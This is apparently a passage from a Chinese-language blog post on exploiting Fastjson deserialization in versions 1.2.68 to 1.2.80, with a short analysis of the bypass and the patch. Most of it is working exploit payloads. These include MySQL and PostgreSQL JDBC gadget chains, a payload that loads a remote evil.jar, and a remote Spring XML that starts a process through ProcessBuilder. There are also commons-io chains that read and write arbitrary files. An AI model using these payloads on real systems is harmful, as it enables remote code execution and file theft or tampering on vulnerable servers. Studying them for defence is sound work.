"x1": {
"@type": "java.lang.AutoCloseable",
"@type": "com.mysql.cj.jdbc.ha.ReplicationMySQLConnection",
"proxy": {
"@type": "com.mysql.cj.jdbc.ha.LoadBalancedConnectionProxy",
"connectionUrl": {
"@type": "com.mysql.cj.conf.url.ReplicationConnectionUrl",
"masters": [
{}
],
"slaves": [],
"properties": {
"host": "127.0.0.1",
"port": "3308",
"user": "d6e26c4",
"dbname": "test",
"password": "pass",
"queryInterceptors": "com.mysql.cj.jdbc.interceptors.ServerStatusDiffInterceptor",
"autoDeserialize": "true"
}
}
}
}
}

这里看一下8.0.19的调用栈:

1
2
3
4
5
6
7
8
9
10
11
12
at com.mysql.cj.jdbc.ConnectionImpl.setAutoCommit(ConnectionImpl.java:2005)
................
at com.mysql.cj.jdbc.ha.LoadBalancedConnectionProxy.createConnectionForHost(LoadBalancedConnectionProxy.java:399)
at com.mysql.cj.jdbc.ha.LoadBalancedConnectionProxy.createConnectionForHost(LoadBalancedConnectionProxy.java:446)
at com.mysql.cj.jdbc.ha.RandomBalanceStrategy.pickConnection(RandomBalanceStrategy.java:77)
at com.mysql.cj.jdbc.ha.RandomBalanceStrategy.pickConnection(RandomBalanceStrategy.java:44)
at com.mysql.cj.jdbc.ha.LoadBalancedConnectionProxy.pickNewConnection(LoadBalancedConnectionProxy.java:345)
at com.mysql.cj.jdbc.ha.LoadBalancedConnectionProxy.<init>(LoadBalancedConnectionProxy.java:247)
.....................
at com.alibaba.fastjson.JSON.parse(JSON.java:149)
at vul.MysqlAttack.mysql8(MysqlAttack.java:29)
at vul.Bypass_68.main(Bypass_68.java:10)

可以看到是从LoadBalancedConnectionProxy的构造方法里触发的。

不出网(结合写文件)

mysql还有不出网的利用方式,需要写pipe文件,然后本地加载:

https://1diot9.github.io/2025/05/05/mysql-JDBC-%E7%BB%95%E8%BF%87/

5.1.1~5.1.48:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
{
"x1": {
"@type": "java.lang.AutoCloseable",
"@type": "com.mysql.jdbc.JDBC4Connection",
"hostToConnectTo": "127.0.0.1",
"portToConnectTo": 3306,
"info": {
"useSSL": "false",
"user": "mysql",
"HOST": "xxx",
"statementInterceptors": "com.mysql.jdbc.interceptors.ServerStatusDiffInterceptor",
"autoDeserialize": "true",
"NUM_HOSTS": "1",
"socketFactory": "com.mysql.jdbc.NamedPipeSocketFactory",
"namedPipePath": "/tmp/mysql.pcap",
"DBNAME": "test"
},
"databaseToConnectTo": "test",
"url": ""
}
}

6.0.2/6.0.3:

1
2
3
4
5
6
7
8
9
10
11
{
"x1": {
"@type": "java.lang.AutoCloseable",
"@type": "com.mysql.cj.jdbc.ha.LoadBalancedMySQLConnection",
"proxy": {
"connectionString": {
"url": "jdbc:mysql://xxx/test?useSSL=false&autoDeserialize=true&statementInterceptors=com.mysql.cj.jdbc.interceptors.ServerStatusDiffInterceptor&user=mysql&socketFactory=com.mysql.cj.core.io.NamedPipeSocketFactory&namedPipePath=mysql"
}
}
}
}

<=8.0.19

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
{
"x1": {
"@type": "java.lang.AutoCloseable",
"@type": "com.mysql.cj.jdbc.ha.ReplicationMySQLConnection",
"proxy": {
"@type": "com.mysql.cj.jdbc.ha.LoadBalancedConnectionProxy",
"connectionUrl": {
"@type": "com.mysql.cj.conf.url.ReplicationConnectionUrl",
"masters": [
{}
],
"slaves": [],
"properties": {
"host": "xxx",
"user": "mysql",
"queryInterceptors": "com.mysql.cj.jdbc.interceptors.ServerStatusDiffInterceptor",
"autoDeserialize": "true",
"socketFactory": "com.mysql.cj.protocol.NamedPipeSocketFactory",
"path": "/tmp/mysql.pcap",
"maxAllowedPacket": "74996390",
"dbname": "test",
"useSSL": "false"
}
}
}
}
}

PostgreSql

可以通过file或http协议,加载xml,配合ClassPathXml使用。

9.4.1208 <= org.postgresql:postgresql < 42.2.25

42.3.0 <= org.postgresql:postgresql < 42.3.2

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
{
"x1":{
"@type": "java.lang.AutoCloseable",
"@type": "org.postgresql.jdbc.PgConnection",
"hostSpecs": [
{
"host": "127.0.0.1",
"port": 2333
}
],
"user": "user",
"database": "test",
"info": {
"socketFactory": "org.springframework.context.support.ClassPathXmlApplicationContext",
"socketFactoryArg": "http://127.0.0.1:8080/bean.xml"
},url: ""
}
}

1.2.80

绕过分析

[https://changeyourway.github.io/2025/08/23/Java%20%E5%AE%89%E5%85%A8/%E6%BC%8F%E6%B4%9E%E7%AF%87-Fastjson%201.2.68-1.2.80%20%E5%88%A9%E7%94%A8/#%E6%BA%90%E7%A0%81%E5%88%86%E6%9E%90](https://changeyourway.github.io/2025/08/23/Java 安全/漏洞篇-Fastjson 1.2.68-1.2.80 利用/#源码分析)

将Exception作为期望类,找子类

找到子类后,以下几个地方的类也可以通过修改json,从而手动添加到缓存中,从而创造新的可利用类:

  • public构造方法中,参数的类型(包括其子类)
  • public的字段类型
  • setter方法的参数类型(包括子类)

所以可以一直往下找可利用类,直到找到能够利用的构造方法或是setter方法。

一般是通过这种方式把前面的payload的利用类重新加入缓存,从而实现利用。


这里的缓存点和47版本的不一样,是ParserConfig.getDeserializer时的缓存:

img

img

将类型与反序列化器放入Map中。

checkAutoType时很早就取:

img

而Exception类型的反序列化器ThrowableDeserializer在80版本有这么一行代码:

img

这里会解析其他键值对,当value和实际字段的类型不符时,会执行cast方法,从而将类当中的属性也添加到缓存中,因为这里最后也会执行config.getDeserializer:

img

看个例子:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
// 第一次发包
{
"@type":"java.lang.Exception",
"@type":"org.codehaus.groovy.control.CompilationFailedException",
"unit":{}
}

// 第二次发包
{
"@type":"org.codehaus.groovy.control.ProcessingUnit",
"@type":"org.codehaus.groovy.tools.javac.JavaStubCompilationUnit",
"config":{
"@type":"org.codehaus.groovy.control.CompilerConfiguration",
"classpathList":"http://127.0.0.1:8090/evil.jar"
}
}

这里就是把CompilationFailedException的unit字段也添加到缓存中。一般”field”: {}就行,因为{}是JSONObject类型,肯定会执行cast。

修复分析

img

对Throwable的子类做了判断,把从缓存取出的clazz清空。

jackson+io读写文件/目录

很适合Spring环境。

缓存InputStream:

1
2
3
4
5
6
7
8
9
10
11
12
{
{
"@type": "java.lang.Exception",
"@type": "com.fasterxml.jackson.core.exc.InputCoercionException",
"p":{}
},
{
"@type": "com.fasterxml.jackson.core.JsonParser",
"@type": "com.fasterxml.jackson.core.json.UTF8StreamJsonParser",
"in":{}
}
}

io链逐字节读文件/目录:

和68版本时io读文件的思路一样

https://github.com/luelueking/CVE-2022-25845-In-Spring 脚本

https://github.com/kezibei/fastjson_payload/blob/main/web.py 出网脚本

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
{
"a": {
"@type": "java.io.InputStream",
"@type": "org.apache.commons.io.input.BOMInputStream",
"delegate": {
"@type": "org.apache.commons.io.input.BOMInputStream",
"delegate": {
"@type": "org.apache.commons.io.input.ReaderInputStream",
"reader": {
"@type": "jdk.nashorn.api.scripting.URLReader",
"url": "${file}"
},
"charsetName": "UTF-8",
"bufferSize": "1024"
},
"boms": [
{
"charsetName": "UTF-8",
"bytes": ${data}
}
]
},
"boms": [
{
"charsetName": "UTF-8",
"bytes": [1]
}
]
},
"b": {"$ref":"$.a.delegate"}
}

io链写文件:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
{
"@type":"java.io.InputStream",
"@type":"org.apache.commons.io.input.BOMInputStream",
"delegate":{
"@type": "org.apache.commons.io.input.AutoCloseInputStream",
"in": {
"@type": "org.apache.commons.io.input.TeeInputStream",
"input": {
"@type": "org.apache.commons.io.input.ReaderInputStream",
"reader": {
"@type": "org.apache.commons.io.input.CharSequenceReader",
"charSequence": {
"@type": "java.lang.String"
"\x66\x6C\x61\x67\x7B\x7B\x7B",
},
"encoder": "iso-8859-1",
"charset": "iso-8859-1",
"charsetName": "iso-8859-1",
"bufferSize": 1
},
"branch": {
"@type": "org.apache.commons.io.output.WriterOutputStream",
"writer": {
"@type": "org.apache.commons.io.output.LockableFileWriter",
"file": "D:/1tmp/111.txt",
"charset": "iso-8859-1",
"encoding": "iso-8859-1",
"lockDir": "/tmp/test/",
"append": false
},
"charset":"iso-8859-1",
"charsetName":"iso-8859-1",
"bufferSize": 1024,
"writeImmediately": true
},
"closeBranch": true
}
},
"include":true,
"boms":[{
"@type": "org.apache.commons.io.ByteOrderMark",
"charsetName": "iso-8859-1",
"bytes":[0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0]
}],
"x":{"$ref":"$.bOM"}
}

触发:

1
2
3
4
5
6
7
8
9
10
11
12
{
"@type": "java.lang.Exception",
"@type": "Tomcat678910cmdechoException"
}


// 添加setCmd方法,或参数为cmd的构造方法
{
"@type": "java.lang.Exception",
"@type": "Tomcat678910cmdechoException"
"cmd": "calc"
}

最终的利用类记得继承Exception。或者在类上使用@JSONType注解:

img

推荐使用java-chains生成;

img

img

PostgreSql

jackson依赖

1.2.75 < fastjson <= 1.2.80

jackson-core

9.4.1208 <= org.postgresql:postgresql < 42.2.25

42.3.0 <= org.postgresql:postgresql < 42.3.2

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
[INFO] Step1:
{"a":"{\"@type\":\"java.lang.Exception\",\"@type\":\"com.fasterxml.jackson.core.exc.InputCoercionException\",\"p\":{}}","b":{"$ref":"$.a.a"},"c":"{\"@type\":\"com.fasterxml.jackson.core.JsonParser\",\"@type\":\"com.fasterxml.jackson.core.json.UTF8StreamJsonParser\",\"in\":{}}","d":{"$ref":"$.c.c"}}

[INFO] Step2:

{
"x1": {
"@type": "java.io.InputStream",
"@type": "org.postgresql.copy.PGCopyInputStream",
"connection": {
"@type": "org.postgresql.jdbc.PgConnection",
"hostSpecs": [
{
"host": "127.0.0.1",
"port": 2333
}
],
"user": "root",
"database": "root",
"info": {
"socketFactory": "org.springframework.context.support.ClassPathXmlApplicationContext",
"socketFactoryArg": "http://127.0.0.1:8080/bean.xml"
}
}
}
}

xml文件:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
<?xml version="1.0" encoding="UTF-8" ?>
<beans xmlns="http://www.springframework.org/schema/beans"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xsi:schemaLocation="
http://www.springframework.org/schema/beans http://www.springframework.org/schema/beans/spring-beans.xsd">
<bean id="pb" class="java.lang.ProcessBuilder" init-method="start">
<constructor-arg>
<list>
<value>cmd</value>
<value>/c</value>
<value>calc</value>
</list>
</constructor-arg>
</bean>
</beans>

